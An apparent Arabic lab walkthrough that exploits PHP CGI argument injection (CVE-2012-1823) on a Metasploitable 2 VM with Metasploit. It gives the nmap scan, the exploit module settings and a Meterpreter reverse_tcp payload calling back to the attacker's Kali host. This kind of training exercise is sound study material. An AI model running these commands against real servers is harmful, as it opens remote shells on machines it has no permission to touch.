 nulltrace1336/php-cgi-argument-injection-exploit
في هذا الفيديو، يتم تنفيذ استغلال PHP CGI Argument Injection (CVE-2012-1823) على خادم Metasploitable 2 عبر Kali Linux باستخدام Metasploit.


حدّد عنوان IP الخاص بـ Metasploitable من Kali:
ip a
مثال:
Kali: 192.168.56.101
Metasploitable2: 192.168.56.102
نفحص المنفذ والخدمة:
nmap -p 80 192.168.56.102
يمكنك أيضًا التحقق من ذلك في المتصفح:
msfconsole

search php cgi
الوحدة الصحيحة:
use exploit/multi/http/php_cgi_arg_injection
set RHOSTS 192.168.56.102
set RPORT 80
set TARGETURI /
نختار الحمولة:
set PAYLOAD php/meterpreter/reverse_tcp
set LHOST 192.168.56.101
set LPORT 4444
لنتحقق:
show options
run
أو
exploit
إذا نجحت العملية:
Meterpreter session 1 opened
sysinfo
whoami
